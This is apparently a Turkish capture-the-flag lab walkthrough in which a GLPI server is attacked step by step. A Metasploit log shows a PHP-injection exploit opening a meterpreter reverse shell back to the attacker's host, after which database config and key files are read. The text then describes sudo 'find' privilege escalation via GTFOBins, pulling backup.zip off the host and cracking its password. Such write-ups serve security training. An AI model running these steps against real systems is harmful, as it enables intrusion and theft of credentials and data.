FIND AND CRACK ISINMASI

INFO: Şifreli dosyaların kırılması, şifreleme algoritmalarının zayıf noktalarının istismar edilmesi veya şifreleme anahtarlarının deneme yanılma yöntemiyle tahmin edilmesiyle gerçekleştirilir.

Açık kaynaklı bir web uygulaması çalışan hedef makinede zafiyet araştırma, sisteme erişim, yetki yükseltme ve şifreli verilere erişim elde etme ile ilgili alıştırmalar yapmak için önerilir.

1. *Kullanılan BT Varlık Yönetimi ve hizmet masası sistemi yazılımının adı nedir?*
   Bilgi: Sayfaya girildiğinde görülür.


2. *Veritabanına bağlanmak için kullanılan kullanıcı adı nedir?*
   Bilgi: Veritabanına bağlanmak için bu yazılımın daha önce keşfedilen exploiti var mı diye bakıyoruz, baktığımızda exploitine ulaşıyoruz.

```
msf6 > use 0
[*] Using configured payload cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(linux/http/glpi_htmlawed_php_injection) > set RHOSTS energysolution
s.hv
RHOSTS => energysolutions.hv
msf6 exploit(linux/http/glpi_htmlawed_php_injection) > set LHOST 172.20.2.83
LHOST => 172.20.2.83
msf6 exploit(linux/http/glpi_htmlawed_php_injection) > exploit

[*] Started reverse TCP handler on 172.20.2.83:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Executing Nix Command for cmd/unix/python/meterpreter/reverse_tcp
[*] Sending stage (24772 bytes) to 172.20.2.203
[*] Meterpreter session 1 opened (172.20.2.83:4444 -> 172.20.2.203:38144) at 202
4-09-12 12:57:32 -0500

meterpreter >
```


Gerekli konfigürasyonları sağlayıp bu exploitten yararlanarak kullanıcı adına ulaşıyoruz.

```
meterpreter > pwd
/var/www/html/glpi
meterpreter > cd /var/www/html/glpi/config
meterpreter > ls
Listing: /var/www/html/glpi/config
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  342   fil   2023-10-17 06:44:59 -0500  config_db.php
100644/rw-r--r--  32    fil   2023-10-17 06:44:59 -0500  glpicrypt.key
```


“config_db.php” dosyasının içeriğini okuyarak sonuca ulaşıyoruz.




3. *Hangi komut sudo ayrıcalıkları ile çalıştırılabilir?*
   Bilgi: “sudo –l” komutu ile sudo ayrıcılıkları ile çalıştırılabilen komutları bulabiliriz. Burada “find” komutu sudo ayrıcalıkları ile çalıştırılabilir.




4. *backup.zip parolası nedir?*
   Bilgi: Öncelikle bu dosyanın nerede olduğu bulunur. Fakat şifrelidir, şifresini kırmak için öncelikle kendi makinemize indirmeye çalışacağız. Görevde parolası istenen "backup.zip" dosyasını tespit ettik ancak mevcut kullanıcımızın yetkilerinden dolayı dosya üzerinde herhangi bir şey yapmamıza izin vermiyor. Bu durumda görevi yerine getirebilmek için yetki yükseltmesi yapmamız gerekiyor.
   Yetki yükseltme saldırıları ile ilgili payloadlar sağlayan GTFOBins adlı bir liste vardır. GTFOBins Bağlantısı: *https://gtfobins.github.io/* Bizim hedef sistemimizde sudo yetkileriyle find komutunu çalıştırabildiğimiz için find komutu ile ilgili sayfaya gidiyoruz. *https://gtfobins.github.io/gtfobins/find/* Find komutu kullanılarak yapılabilecek yetki yükseltme saldırılarının payloadlarını incelediğimizde sudo ile ilgili aşağıdaki payload işimizi görebilir.







Artık backup.zip dosyasına erişimimiz var ancak parolasını bulmamız gerekiyor.




Bunun için öncelikle dosyayı kendi makinemize indirmeye çalışalım.
Öncelikle aşağıdaki komutu çalıştırarak 1337 portunda çalışan basit bir http server ayağa kaldıralım.



Ardından siteye giderek dosyayı makinemize indirelim.




Şimdi zip kırma toolu ile şifresini kırmayı deneyelim.



Şifre bulundu.

5. *Kimin madencilik yaptığından şüpheleniliyor?*
Bilgi: Şifreyi bulduğumuza göre dosyayı okuyalım. Görüldüğü üzere “Ethan Friedman”dan şüpheleniliyor.



-ISINMA TAMAMLANDI-